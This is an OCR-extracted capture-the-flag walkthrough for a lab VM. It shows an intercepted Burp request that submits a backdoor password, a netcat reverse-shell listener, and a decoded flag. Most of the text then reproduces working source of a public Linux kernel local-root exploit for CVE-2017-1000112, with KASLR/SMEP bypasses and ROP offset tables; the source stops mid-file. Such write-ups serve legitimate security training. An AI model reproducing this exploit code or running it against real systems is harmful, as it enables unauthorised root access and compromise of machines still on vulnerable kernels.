Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://10.0.2.20:80
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
POST /vworkshop/kgbbackdoor/backdoor.php HTTP/1.1
Host: 10.0.2.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.20/vworkshop/kgbbackdoor/backdoor.php
Cookie: PHPSESSID=ego7ilukpfcused3tori5nthi7
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 5
pass=
Type a search term
0 matches
Menu
Mozilla Firefox (sandbo...
Parrot Terminal
Burp Suite Community ...



Applications Places System
28 °C Mon Jul 9, 02:09:15
Burp Suite Community Edition v1.7.34 - Temporary Project (sandboxed or root)
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://10.0.2.20:80
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
POST /vworkshop/kgbbackdoor/backdoor.php HTTP/1.1
Host: 10.0.2.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.20/vworkshop/kgbbackdoor/backdoor.php
Cookie: PHPSESSID=ego7ilukpfcused3tori5nthi7
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 5
pass=HailKGB
Type a search term
0 matches
Menu
Mozilla Firefox (sandbo...
Parrot Terminal
Burp Suite Community ...




From the Backdoor page, the “flag.txt” is spotted. Before clicking “Network” and enter “4444” as port, open another terminal and run the following for listening the reverse shell at port 4444.

```
nc -lvp 4444
```





The reverse shell is obtained. Then display the “flag.txt”.



Flag 6 is got.

flag6{Um9vdCB0aW1l}

Base64 decode the Flag 6 :

Root time

Flag r00t

It is the final flag to obtain after rooting the box. According to the Backdoor page, the Linux kernel is 4.4.0-31. Doing some searches on Exploit-DB site and found the following :

https://www.exploit-db.com/exploits/43418/

The source code of 43418.c :

```
// A proof-of-concept local root exploit for CVE-2017-1000112.
// Includes KASLR and SMEP bypasses. No SMAP bypass.
// Tested on Ubuntu trusty 4.4.0-* and Ubuntu xenial 4-8-0-* kernels.
//
// EDB Note: Also included the work from ~ https://ricklarabee.blogspot.co.uk/2017/12/adapting-poc-for-cve-2017-1000112-to.html
//          Supports: Ubuntu Xenial (16.04) 4.4.0-81
//
// Usage:
// user@ubuntu:~$ uname -a
// Linux ubuntu 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
// user@ubuntu:~$ whoami
// user
// user@ubuntu:~$ id
// uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
// user@ubuntu:~$ gcc pwn.c -o pwn
// user@ubuntu:~$ ./pwn
// [.] starting
// [.] checking distro and kernel versions
// [.] kernel version '4.8.0-58-generic' detected
// [~] done, versions looks good
// [.] checking SMEP and SMAP
// [~] done, looks good
// [.] setting up namespace sandbox
// [~] done, namespace sandbox set up
// [.] KASLR bypass enabled, getting kernel addr
// [~] done, kernel text:   ffffffffae400000
// [.] commit_creds:        ffffffffae4a5d20
// [.] prepare_kernel_cred: ffffffffae4a6110
// [.] SMEP bypass enabled, mmapping fake stack
```

```
// [~] done, fake stack mmapped
// [.] executing payload ffffffffae40008d
// [~] done, should be root now
// [.] checking if we got root
// [+] got r00t ^_^
// root@ubuntu:/home/user# whoami
// root
// root@ubuntu:/home/user# id
// uid=0(root) gid=0(root) groups=0(root)
// root@ubuntu:/home/user# cat /etc/shadow
// root:!:17246:0:99999:7:::
// daemon:*:17212:0:99999:7:::
// bin:*:17212:0:99999:7:::
// sys:*:17212:0:99999:7:::
// ...
//
// EDB Note: Details ~ http://www.openwall.com/lists/oss-security/2017/08/13/1
//
// Andrey Konovalov <andreyknvl@gmail.com>

#define _GNU_SOURCE

#include <assert.h>
#include <errno.h>
#include <fcntl.h>
#include <sched.h>
#include <stdarg.h>
#include <stdbool.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#include <linux/socket.h>
#include <netinet/ip.h>
#include <sys/klog.h>
#include <sys/mman.h>
#include <sys/utsname.h>

#define ENABLE_KASLR_BYPASS                1
#define ENABLE_SMEP_BYPASS         1

// Will be overwritten if ENABLE_KASLR_BYPASS is enabled.
unsigned long KERNEL_BASE =            0xffffffff81000000ul;

// Will be overwritten by detect_versions().
int kernel = -1;
```

```
struct kernel_info {
	const char* distro;
	const char* version;
	uint64_t commit_creds;
	uint64_t prepare_kernel_cred;
	uint64_t xchg_eax_esp_ret;
	uint64_t pop_rdi_ret;
	uint64_t mov_dword_ptr_rdi_eax_ret;
	uint64_t mov_rax_cr4_ret;
	uint64_t neg_rax_ret;
	uint64_t pop_rcx_ret;
	uint64_t or_rax_rcx_ret;
	uint64_t xchg_eax_edi_ret;
	uint64_t mov_cr4_rdi_ret;
	uint64_t jmp_rcx;
};

struct kernel_info kernels[] = {
	{ "trusty", "4.4.0-21-generic", 0x9d7a0, 0x9da80, 0x4520a, 0x30f75, 0x109957, 0x1a7a0,
0x3d6b7a, 0x1cbfc, 0x76453, 0x49d4d, 0x61300, 0x1b91d },
	{ "trusty", "4.4.0-22-generic", 0x9d7e0, 0x9dac0, 0x4521a, 0x28c19d, 0x1099b7, 0x1a7f0,
0x3d781a, 0x1cc4c, 0x764b3, 0x49d5d, 0x61300, 0x48040 },
	{ "trusty", "4.4.0-24-generic", 0x9d5f0, 0x9d8d0, 0x4516a, 0x1026cd, 0x107757, 0x1a810,
0x3d7a9a, 0x1cc6c, 0x763b3, 0x49cbd, 0x612f0, 0x47fa0 },
	{ "trusty", "4.4.0-28-generic", 0x9d760, 0x9da40, 0x4516a, 0x3dc58f, 0x1079a7, 0x1a830,
0x3d801a, 0x1cc8c, 0x763b3, 0x49cbd, 0x612f0, 0x47fa0 },
	{ "trusty", "4.4.0-31-generic", 0x9d760, 0x9da40, 0x4516a, 0x3e223f, 0x1079a7, 0x1a830,
0x3ddcca, 0x1cc8c, 0x763b3, 0x49cbd, 0x612f0, 0x47fa0 },
	{ "trusty", "4.4.0-34-generic", 0x9d760, 0x9da40, 0x4510a, 0x355689, 0x1079a7,
0x1a830, 0x3ddd1a, 0x1cc8c, 0x763b3, 0x49c5d, 0x612f0, 0x47f40 },
	{ "trusty", "4.4.0-36-generic", 0x9d770, 0x9da50, 0x4510a, 0x1eec9d, 0x107a47, 0x1a830,
0x3de02a, 0x1cc8c, 0x763c3, 0x29595, 0x61300, 0x47f40 },
	{ "trusty", "4.4.0-38-generic", 0x9d820, 0x9db00, 0x4510a, 0x598fd, 0x107af7, 0x1a820,
0x3de8ca, 0x1cc7c, 0x76473, 0x49c5d, 0x61300, 0x1a77b },
	{ "trusty", "4.4.0-42-generic", 0x9d870, 0x9db50, 0x4510a, 0x5f13d, 0x107b17, 0x1a820,
0x3deb7a, 0x1cc7c, 0x76463, 0x49c5d, 0x61300, 0x1a77b },
	{ "trusty", "4.4.0-45-generic", 0x9d870, 0x9db50, 0x4510a, 0x5f13d, 0x107b17, 0x1a820,
0x3debda, 0x1cc7c, 0x76463, 0x49c5d, 0x61300, 0x1a77b },
	{ "trusty", "4.4.0-47-generic", 0x9d940, 0x9dc20, 0x4511a, 0x171f8d, 0x107bd7, 0x1a820,
0x3e241a, 0x1cc7c, 0x76463, 0x299f5, 0x61300, 0x1a77b },
	{ "trusty", "4.4.0-51-generic", 0x9d920, 0x9dc00, 0x4511a, 0x21f15c, 0x107c77, 0x1a820,
0x3e280a, 0x1cc7c, 0x76463, 0x49c6d, 0x61300, 0x1a77b },
	{ "trusty", "4.4.0-53-generic", 0x9d920, 0x9dc00, 0x4511a, 0x21f15c, 0x107c77, 0x1a820,
0x3e280a, 0x1cc7c, 0x76463, 0x49c6d, 0x61300, 0x1a77b },
	{ "trusty", "4.4.0-57-generic", 0x9ebb0, 0x9ee90, 0x4518a, 0x39401d, 0x1097d7, 0x1a820,
0x3e527a, 0x1cc7c, 0x77493, 0x49cdd, 0x62300, 0x1a77b },
	{ "trusty", "4.4.0-59-generic", 0x9ebb0, 0x9ee90, 0x4518a, 0x2dbc4e, 0x1097d7, 0x1a820,
```

```
0x3e571a, 0x1cc7c, 0x77493, 0x49cdd, 0x62300, 0x1a77b },
        { "trusty", "4.4.0-62-generic", 0x9ebe0, 0x9eec0, 0x4518a, 0x3ea46f, 0x109837, 0x1a820,
0x3e5e5a, 0x1cc7c, 0x77493, 0x49cdd, 0x62300, 0x1a77b },
        { "trusty", "4.4.0-63-generic", 0x9ebe0, 0x9eec0, 0x4518a, 0x2e2e7d, 0x109847, 0x1a820,
0x3e61ba, 0x1cc7c, 0x77493, 0x49cdd, 0x62300, 0x1a77b },
        { "trusty", "4.4.0-64-generic", 0x9ebe0, 0x9eec0, 0x4518a, 0x2e2e7d, 0x109847, 0x1a820,
0x3e61ba, 0x1cc7c, 0x77493, 0x49cdd, 0x62300, 0x1a77b },
        { "trusty", "4.4.0-66-generic", 0x9ebe0, 0x9eec0, 0x4518a, 0x2e2e7d, 0x109847, 0x1a820,
0x3e61ba, 0x1cc7c, 0x77493, 0x49cdd, 0x62300, 0x1a77b },
        { "trusty", "4.4.0-67-generic", 0x9eb60, 0x9ee40, 0x4518a, 0x12a9dc, 0x109887, 0x1a820,
0x3e67ba, 0x1cc7c, 0x774c3, 0x49cdd, 0x62330, 0x1a77b },
        { "trusty", "4.4.0-70-generic", 0x9eb60, 0x9ee40, 0x4518a, 0xd61a2, 0x109887, 0x1a820,
0x3e63ca, 0x1cc7c, 0x774c3, 0x49cdd, 0x62330, 0x1a77b },
        { "trusty", "4.4.0-71-generic", 0x9eb60, 0x9ee40, 0x4518a, 0xd61a2, 0x109887, 0x1a820,
0x3e63ca, 0x1cc7c, 0x774c3, 0x49cdd, 0x62330, 0x1a77b },
        { "trusty", "4.4.0-72-generic", 0x9eb60, 0x9ee40, 0x4518a, 0xd61a2, 0x109887, 0x1a820,
0x3e63ca, 0x1cc7c, 0x774c3, 0x49cdd, 0x62330, 0x1a77b },
        { "trusty", "4.4.0-75-generic", 0x9eb60, 0x9ee40, 0x4518a, 0x303cfd, 0x1098a7, 0x1a820,
0x3e67ea, 0x1cc7c, 0x774c3, 0x49cdd, 0x62330, 0x1a77b },
        { "trusty", "4.4.0-78-generic", 0x9eb70, 0x9ee50, 0x4518a, 0x30366d, 0x1098b7, 0x1a820,
0x3e710a, 0x1cc7c, 0x774c3, 0x49cdd, 0x62330, 0x1a77b },
        { "trusty", "4.4.0-79-generic", 0x9ebb0, 0x9ee90, 0x4518a, 0x3ebdcf, 0x1099a7, 0x1a830,
0x3e77ba, 0x1cc8c, 0x774e3, 0x49cdd, 0x62330, 0x1a78b },
        { "trusty", "4.4.0-81-generic", 0x9ebb0, 0x9ee90, 0x4518a, 0x2dc688, 0x1099a7, 0x1a830,
0x3e789a, 0x1cc8c, 0x774e3, 0x24487, 0x62330, 0x1a78b },
        { "trusty", "4.4.0-83-generic", 0x9ebc0, 0x9eea0, 0x451ca, 0x2dc6f5, 0x1099b7, 0x1a830,
0x3e78fa, 0x1cc8c, 0x77533, 0x49d1d, 0x62360, 0x1a78b },
        { "xenial", "4.8.0-34-generic", 0xa5d50, 0xa6140, 0x17d15, 0x6854d, 0x119227, 0x1b230,
0x4390da, 0x206c23, 0x7bcf3, 0x12c7f7, 0x64210, 0x49f80 },
        { "xenial", "4.8.0-36-generic", 0xa5d50, 0xa6140, 0x17d15, 0x6854d, 0x119227, 0x1b230,
0x4390da, 0x206c23, 0x7bcf3, 0x12c7f7, 0x64210, 0x49f80 },
        { "xenial", "4.8.0-39-generic", 0xa5cf0, 0xa60e0, 0x17c55, 0xf3980, 0x1191f7, 0x1b170,
0x43996a, 0x2e8363, 0x7bcf3, 0x12c7c7, 0x64210, 0x49f60 },
        { "xenial", "4.8.0-41-generic", 0xa5cf0, 0xa60e0, 0x17c55, 0xf3980, 0x1191f7, 0x1b170,
0x43996a, 0x2e8363, 0x7bcf3, 0x12c7c7, 0x64210, 0x49f60 },
        { "xenial", "4.8.0-45-generic", 0xa5cf0, 0xa60e0, 0x17c55, 0x100935, 0x1191f7, 0x1b170,
0x43999a, 0x185493, 0x7bcf3, 0xdfc5, 0x64210, 0x49f60 },
        { "xenial", "4.8.0-46-generic", 0xa5cf0, 0xa60e0, 0x17c55, 0x100935, 0x1191f7, 0x1b170,
0x43999a, 0x185493, 0x7bcf3, 0x12c7c7, 0x64210, 0x49f60 },
        { "xenial", "4.8.0-49-generic", 0xa5d00, 0xa60f0, 0x17c55, 0x301f2d, 0x119207, 0x1b170,
0x439bba, 0x102e33, 0x7bd03, 0x12c7d7, 0x64210, 0x49f60 },
        { "xenial", "4.8.0-52-generic", 0xa5d00, 0xa60f0, 0x17c55, 0x301f2d, 0x119207, 0x1b170,
0x43a0da, 0x63e843, 0x7bd03, 0x12c7d7, 0x64210, 0x49f60 },
        { "xenial", "4.8.0-54-generic", 0xa5d00, 0xa60f0, 0x17c55, 0x301f2d, 0x119207, 0x1b170,
0x43a0da, 0x5ada3c, 0x7bd03, 0x12c7d7, 0x64210, 0x49f60 },
        { "xenial", "4.8.0-56-generic", 0xa5d00, 0xa60f0, 0x17c55, 0x39d50d, 0x119207,
0x1b170, 0x43a14a, 0x44d4a0, 0x7bd03, 0x12c7d7, 0x64210, 0x49f60 },
        { "xenial", "4.8.0-58-generic", 0xa5d20, 0xa6110, 0x17c55, 0xe56f5, 0x119227, 0x1b170,
```

```
0x439e7a, 0x162622, 0x7bd23, 0x12c7f7, 0x64210, 0x49fa0 },
   { "xenial", "4.4.0-81-generic", 0xa2800, 0xa2bf0, 0x8a, 0x3eb4ad, 0x112697, 0x1b9c0,
0x40341a, 0x1de6c, 0x7a453, 0x125787, 0x64580, 0x49ed0 },
};

// Used to get root privileges.
#define COMMIT_CREDS                    (KERNEL_BASE + kernels[kernel].commit_creds)
#define PREPARE_KERNEL_CRED             (KERNEL_BASE +
kernels[kernel].prepare_kernel_cred)

// Used when ENABLE_SMEP_BYPASS is used.
// - xchg eax, esp ; ret
// - pop rdi ; ret
// - mov dword ptr [rdi], eax ; ret
// - push rbp ; mov rbp, rsp ; mov rax, cr4 ; pop rbp ; ret
// - neg rax ; ret
// - pop rcx ; ret
// - or rax, rcx ; ret
// - xchg eax, edi ; ret
// - push rbp ; mov rbp, rsp ; mov cr4, rdi ; pop rbp ; ret
// - jmp rcx
#define XCHG_EAX_ESP_RET            (KERNEL_BASE +
kernels[kernel].xchg_eax_esp_ret)
#define POP_RDI_RET                 (KERNEL_BASE + kernels[kernel].pop_rdi_ret)
#define MOV_DWORD_PTR_RDI_EAX_RET   (KERNEL_BASE +
kernels[kernel].mov_dword_ptr_rdi_eax_ret)
#define MOV_RAX_CR4_RET             (KERNEL_BASE +
kernels[kernel].mov_rax_cr4_ret)
#define NEG_RAX_RET                 (KERNEL_BASE + kernels[kernel].neg_rax_ret)
#define POP_RCX_RET                 (KERNEL_BASE + kernels[kernel].pop_rcx_ret)
#define OR_RAX_RCX_RET              (KERNEL_BASE +
kernels[kernel].or_rax_rcx_ret)
#define XCHG_EAX_EDI_RET            (KERNEL_BASE +
kernels[kernel].xchg_eax_edi_ret)
#define MOV_CR4_RDI_RET             (KERNEL_BASE +
kernels[kernel].mov_cr4_rdi_ret)
#define JMP_RCX                     (KERNEL_BASE + kernels[kernel].jmp_rcx)

// * * * * * * * * * * * * * * * * Getting root * * * * * * * * * * * * * * * *

typedef unsigned long __attribute__((regparm(3))) (*_commit_creds)(unsigned long cred);
typedef unsigned long __attribute__((regparm(3))) (*_prepare_kernel_cred)(unsigned long cred);

void get_root(void) {
        ((_commit_creds)(COMMIT_CREDS))(
           ((_prepare_kernel_cred)(PREPARE_KERNEL_CRED))(0));
}
```

```
// * * * * * * * * * * * * * * * * SMEP bypass * * * * * * * * * * * * * * * *

uint64_t saved_esp;

// Unfortunately GCC does not support `__atribute__((naked))` on x86, which
// can be used to omit a function's prologue, so I had to use this weird
// wrapper hack as a workaround. Note: Clang does support it, which means it
// has better support of GCC attributes than GCC itself. Funny.
void wrapper() {
        asm volatile ("                                 \n\
        payload:                                        \n\
                movq %%rbp, %%rax                               \n\
                movq $0xffffffff00000000, %%rdx         \n\
                andq %%rdx, %%rax                       \n\
                movq %0, %%rdx                                  \n\
                addq %%rdx, %%rax                       \n\
                movq %%rax, %%rsp                               \n\
                call get_root                           \n\
                ret                                     \n\
        " : : "m"(saved_esp) : );
}

void payload();

#define CHAIN_SAVE_ESP                          \
        *stack++ = POP_RDI_RET;                 \
        *stack++ = (uint64_t)&saved_esp;    \
        *stack++ = MOV_DWORD_PTR_RDI_EAX_RET;

#define SMEP_MASK 0x100000

#define CHAIN_DISABLE_SMEP                      \
        *stack++ = MOV_RAX_CR4_RET;             \
        *stack++ = NEG_RAX_RET;                         \
        *stack++ = POP_RCX_RET;                 \
        *stack++ = SMEP_MASK;                   \
        *stack++ = OR_RAX_RCX_RET;              \
        *stack++ = NEG_RAX_RET;                         \
        *stack++ = XCHG_EAX_EDI_RET;                    \
        *stack++ = MOV_CR4_RDI_RET;

#define CHAIN_JMP_PAYLOAD                   \
        *stack++ = POP_RCX_RET;             \
        *stack++ = (uint64_t)&payload;      \
        *stack++ = JMP_RCX;

void mmap_stack() {
        uint64_t stack_aligned, stack_addr;
```

```
	int page_size, stack_size, stack_offset;
	uint64_t* stack;

	page_size = getpagesize();

	stack_aligned = (XCHG_EAX_ESP_RET & 0x00000000ffffffful) & ~(page_size - 1);
	stack_addr = stack_aligned - page_size * 4;
	stack_size = page_size * 8;
	stack_offset = XCHG_EAX_ESP_RET % page_size;

	stack = mmap((void*)stack_addr, stack_size, PROT_READ | PROT_WRITE,
			MAP_FIXED | MAP_ANONYMOUS | MAP_PRIVATE, -1, 0);
	if (stack == MAP_FAILED || stack != (void*)stack_addr) {
		perror("[-] mmap()");
		exit(EXIT_FAILURE);
	}

	stack = (uint64_t*)((char*)stack_aligned + stack_offset);

	CHAIN_SAVE_ESP;
	CHAIN_DISABLE_SMEP;
	CHAIN_JMP_PAYLOAD;
}

// * * * * * * * * * * * * * * syslog KASLR bypass * * * * * * * * * * * * * *

#define SYSLOG_ACTION_READ_ALL 3
#define SYSLOG_ACTION_SIZE_BUFFER 10

void mmap_syslog(char** buffer, int* size) {
	*size = klogctl(SYSLOG_ACTION_SIZE_BUFFER, 0, 0);
	if (*size == -1) {
		perror("[-] klogctl(SYSLOG_ACTION_SIZE_BUFFER)");
		exit(EXIT_FAILURE);
	}

	*size = (*size / getpagesize() + 1) * getpagesize();
	*buffer = (char*)mmap(NULL, *size, PROT_READ | PROT_WRITE,
				MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);

	*size = klogctl(SYSLOG_ACTION_READ_ALL, &((*buffer)[0]), *size);
	if (*size == -1) {
		perror("[-] klogctl(SYSLOG_ACTION_READ_ALL)");
		exit(EXIT_FAILURE);
	}
}

unsigned long get_kernel_addr_trusty(char* buffer, int size) {
```

```
	const char* needle1 = "Freeing unused";
	char* substr = (char*)memmem(&buffer[0], size, needle1, strlen(needle1));
	if (substr == NULL) {
		fprintf(stderr, "[-] substring '%s' not found in syslog\n", needle1);
		exit(EXIT_FAILURE);
	}

	int start = 0;
	int end = 0;
	for (end = start; substr[end] != '-'; end++);

	const char* needle2 = "ffffff";
	substr = (char*)memmem(&substr[start], end - start, needle2, strlen(needle2));
	if (substr == NULL) {
		fprintf(stderr, "[-] substring '%s' not found in syslog\n", needle2);
		exit(EXIT_FAILURE);
	}

	char* endptr = &substr[16];
	unsigned long r = strtoul(&substr[0], &endptr, 16);

	r &= 0xfffffffff000000ul;

	return r;
}

unsigned long get_kernel_addr_xenial(char* buffer, int size) {
	const char* needle1 = "Freeing unused";
	char* substr = (char*)memmem(&buffer[0], size, needle1, strlen(needle1));
	if (substr == NULL) {
		fprintf(stderr, "[-] substring '%s' not found in syslog\n", needle1);
		exit(EXIT_FAILURE);
	}

	int start = 0;
	int end = 0;
	for (start = 0; substr[start] != '-'; start++);
	for (end = start; substr[end] != '\n'; end++);

	const char* needle2 = "ffffff";
	substr = (char*)memmem(&substr[start], end - start, needle2, strlen(needle2));
	if (substr == NULL) {
		fprintf(stderr, "[-] substring '%s' not found in syslog\n", needle2);
		exit(EXIT_FAILURE);
	}

	char* endptr = &substr[16];
	unsigned long r = strtoul(&substr[0], &endptr, 16);
```

```
        r &= 0xfffffffffff00000ul;
        r -= 0x1000000ul;

        return r;
}

unsigned long get_kernel_addr() {
        char* syslog;
        int size;
        mmap_syslog(&syslog, &size);

        if (strcmp("trusty", kernels[kernel].distro) == 0 &&
           strncmp("4.4.0", kernels[kernel].version, 5) == 0)
                return get_kernel_addr_trusty(syslog, size);
        if (strcmp("xenial", kernels[kernel].distro) == 0 &&
           strncmp("4.4.0", kernels[kernel].version, 5) == 0 ||
           strncmp("4.8.0", kernels[kernel].version, 5) == 0)
                return get_kernel_addr_xenial(syslog, size);

        printf("[-] KASLR bypass only tested on trusty 4.4.0-* and xenial 4-8-0-*");
        exit(EXIT_FAILURE);
}

// * * * * * * * * * * * * * * * Kernel structs * * * * * * * * * * * * * * * *

struct ubuf_info {
        uint64_t callback;      // void (*callback)(struct ubuf_info *, bool)
        uint64_t ctx;           // void *
        uint64_t desc;          // unsigned long
};

struct skb_shared_info {
        uint8_t nr_frags;       // unsigned char
        uint8_t tx_flags;       // __u8
        uint16_t gso_size;      // unsigned short
        uint16_t gso_segs;      // unsigned short
        uint16_t gso_type;      // unsigned short
        uint64_t frag_list;     // struct sk_buff *
        uint64_t hwtstamps;     // struct skb_shared_hwtstamps
        uint32_t tskey;                 // u32
        uint32_t ip6_frag_id; // __be32
        uint32_t dataref;       // atomic_t
        uint64_t destructor_arg; // void *
        uint8_t frags[16][17]; // skb_frag_t frags[MAX_SKB_FRAGS];
};

struct ubuf_info ui;
```

```
void init_skb_buffer(char* buffer, unsigned long func) {
	struct skb_shared_info* ssi = (struct skb_shared_info*)buffer;
	memset(ssi, 0, sizeof(*ssi));

	ssi->tx_flags = 0xff;
	ssi->destructor_arg = (uint64_t)&ui;
	ssi->nr_frags = 0;
	ssi->frag_list = 0;

	ui.callback = func;
}

// * * * * * * * * * * * * * * * Trigger * * * * * * * * * * * * * * * * * *

#define SHINFO_OFFSET 3164

void oob_execute(unsigned long payload) {
	char buffer[4096];
	memset(&buffer[0], 0x42, 4096);
	init_skb_buffer(&buffer[SHINFO_OFFSET], payload);

	int s = socket(PF_INET, SOCK_DGRAM, 0);
	if (s == -1) {
		perror("[-] socket()");
		exit(EXIT_FAILURE);
	}

	struct sockaddr_in addr;
	memset(&addr, 0, sizeof(addr));
	addr.sin_family = AF_INET;
	addr.sin_port = htons(8000);
	addr.sin_addr.s_addr = htonl(INADDR_LOOPBACK);

	if (connect(s, (void*)&addr, sizeof(addr))) {
		perror("[-] connect()");
		exit(EXIT_FAILURE);
	}

	int size = SHINFO_OFFSET + sizeof(struct skb_shared_info);
	int rv = send(s, buffer, size, MSG_MORE);
	if (rv != size) {
		perror("[-] send()");
		exit(EXIT_FAILURE);
	}

	int val = 1;
	rv = setsockopt(s, SOL_SOCKET, SO_NO_CHECK, &val, sizeof(val));
```

```
	if (rv != 0) {
		perror("[-] setsockopt(SO_NO_CHECK)");
		exit(EXIT_FAILURE);
	}

	send(s, buffer, 1, 0);

	close(s);
}

// * * * * * * * * * * * * * * * * * Detect * * * * * * * * * * * * * * * * *

#define CHUNK_SIZE 1024

int read_file(const char* file, char* buffer, int max_length) {
	int f = open(file, O_RDONLY);
	if (f == -1)
		return -1;
	int bytes_read = 0;
	while (true) {
		int bytes_to_read = CHUNK_SIZE;
		if (bytes_to_read > max_length - bytes_read)
			bytes_to_read = max_length - bytes_read;
		int rv = read(f, &buffer[bytes_read], bytes_to_read);
		if (rv == -1)
			return -1;
		bytes_read += rv;
		if (rv == 0)
			return bytes_read;
	}
}

#define LSB_RELEASE_LENGTH 1024

